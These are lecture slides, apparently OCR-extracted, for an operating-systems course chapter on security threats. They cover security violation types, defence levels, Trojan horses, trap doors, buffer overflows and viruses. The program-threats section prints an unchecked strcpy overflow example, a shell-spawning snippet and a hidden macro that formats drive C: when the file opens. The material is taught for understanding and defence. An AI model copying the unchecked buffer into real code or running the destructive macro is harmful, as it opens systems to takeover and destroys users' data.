
Chapter 15: Security



Chapter 15: Security

- The Security Problem
- Program Threats

Objectives

- To discuss security threats and attacks

The Security Problem

- System **secure** if resources used and accessed as intended under all circumstances
  - Unachievable
- Security violations (or misuse) of the system can be
  - intentional (malicious) or
  - accidental
- Easier to protect against accidental than malicious misuse

We should note the following terms:

- **Intruders** (**crackers**) attempt to breach security
- **Threat** is potential security violation
- **Attack** is attempt to breach security

Security Violation Categories


- **Breach of confidentiality**
  - Unauthorized reading of data (or theft of information)
    - such as credit-card information or identity information
  - the goal of an intruder.
- **Breach of integrity**
  - Unauthorized modification of data
    - such as modification of the source code of an important commercial application.
- **Breach of availability**
  - Unauthorized destruction of data
    - such as Website defacement
- **Theft of service**
  - Unauthorized use of resources
- **Denial of service (DOS)**
  - Prevention of legitimate use of the system

Security Violation Methods

- **Masquerading** (breach **authentication**)
  - Pretending to be an authorized user to escalate privileges
- **Replay attack (**repeat of a valid data transmission)
  - As is or with **message modification**
- **Man-in-the-middle attack**
  - Intruder sits in the data flow of a communication, masquerading as sender to receiver and vice versa
- **Session hijacking**
  - Intercept an already-established session to bypass authentication

- In a network communication, a **man-in-the-middle** attack may be preceded by a **session hijacking**,

Standard Security Attacks



Security Measure Levels

- Impossible to have absolute security.
- Security must occur at four levels to be effective:
  - **Physical**
    - Data centers, servers, connected terminals
  - **Human**
    - Authorization must be done carefully to assure that only appropriate users have access to the system
    - Avoid **social engineering**, **phishing**, **dumpster diving**
  - **Operating System**
    - must protect itself from accidental or purposeful security breaches.
    - Protection mechanisms, debugging
  - **Network**
    - Intercepted communications, interruption, DOS
- Security is as weak as the weakest link in the chain
- But can too much security be a problem?

Program Threats

The common methods by which programs cause security breaches (many variations, many names)

- **Trojan Horse**
  - Exploits mechanisms for allowing programs written by users to be executed by other users
  - Code segment that misuses its environment
  - **Spyware**, **pop-up browser windows**, **covert channels**
  - Up to 80% of spam messages delivered by spyware-infected systems
- **Trap Door**
  - The designer of a program or system might leave a hole in the software that only he/she can use.
  - Specific user identifier or password that circumvents normal security procedures
  - It could be included in a compiler
  - How to detect them? Trap doors pose a difficult problem because, to detect them, we have to analyze all the source code for all components of a system


Program Threats (Cont.)

- **Logic Bomb**
  - Program that initiates a security incident under certain circumstances (when a predefined set of parameters was met, the security hole would be created)
- **Stack** and **Buffer Overflow**
  - Exploits a bug in a program (overflow either the stack or memory buffers)
  - Failure to check bounds on inputs, arguments
  - Write past arguments on the stack into the return address on stack
  - When routine returns from call, returns to hacked address
    - Pointed to code loaded onto stack that executes malicious code
  - Unauthorized user or privilege escalation

C Program with Buffer-overflow Condition

```
#include <stdio.h>
#define BUFFER SIZE 256
int main(int argc, char *argv[])
{
   char buffer[BUFFER SIZE];
   if (argc < 2)
        return -1;
   else {
        strcpy(buffer,argv[1]);
        return 0;
   }
}
```


Layout of Typical Stack Frame



Modified Shell Code

```
#include <stdio.h>
int main(int argc, char *argv[])
{
   execvp(‘‘\bin\sh’’,‘‘\bin \sh’’, NULL);
   return 0;
}
```

Hypothetical Stack Frame



Before attack

After attack

Great Programming Skills Required?

- For the first step of determining the bug, and second step of writing exploit code
- **Script kiddies** can run pre-written exploit code to attack a given system
- Attack code can get a shell with the processes' owner's permissions
  - Or open a network port, delete files, download a program, etc
- Depending on bug, attack can be executed across a network using allowed connections, bypassing firewalls
- One solution to Buffer overflow is for the CPU to have a feature that disallows execution of code in a stack section of memory

  or adding bit to page table to indicate "non-executable" state
  - Available in SPARC and x86
  - But still have security exploits

Program Threats (Cont.)

- **Viruses**
  - Code fragment embedded in legitimate program
  - Self-replicating, designed to infect other computers
  - Very specific to CPU architecture, operating system, and applications
  - Usually borne via email, download viral programs from Internet, exchange infected disks, or as a macro
  - Visual Basic Macro to reformat hard drive as soon as the file containing the macro was opened:


```
Sub AutoOpen()
Dim oFS
  Set oFS = CreateObject(''Scripting.FileSystemObject'')
  vs = Shell(''c:command.com /k format c:'',vbHide)
End Sub
```

Program Threats (Cont.)

- Once a virus reaches a target machine, a program known as a **Virus dropper** inserts the virus into the system.

- Many categories of viruses (there are many thousands of viruses)
  - File / parasitic (infects a system by appending itself to a file)
  - Boot / memory (infects the boot sector of the system)
  - Macro (is triggered when a program capable of executing the macro is run)
  - Source code (looks for source code and modifies it to include the virus)
  - Polymorphic (changes each time it is installed to avoid detection by antivirus software by changing **virus signature)**
  - Encrypted (encrypted virus to avoid detection)
  - Stealth (avoids detection by modifying parts of the system that could be used to detect it)
  - Tunneling
  - Multipartite
  - Armored

A Boot-sector Computer Virus



The Threat Continues

- Attacks still common, still occurring
- Attacks moved over time from science experiments to tools of organized crime
  - Targeting specific companies
  - Creating botnets to use as tool for spam and DDOS delivery
  - **Keystroke logger** to grab passwords, credit card numbers
- Why is Windows the target for most attacks?
  - Most common
  - Everyone is an administrator
    - Licensing required?
  - **Monoculture** (in which many systems run the same hardware, operating system, and application software) considered harmful

End of Chapter 15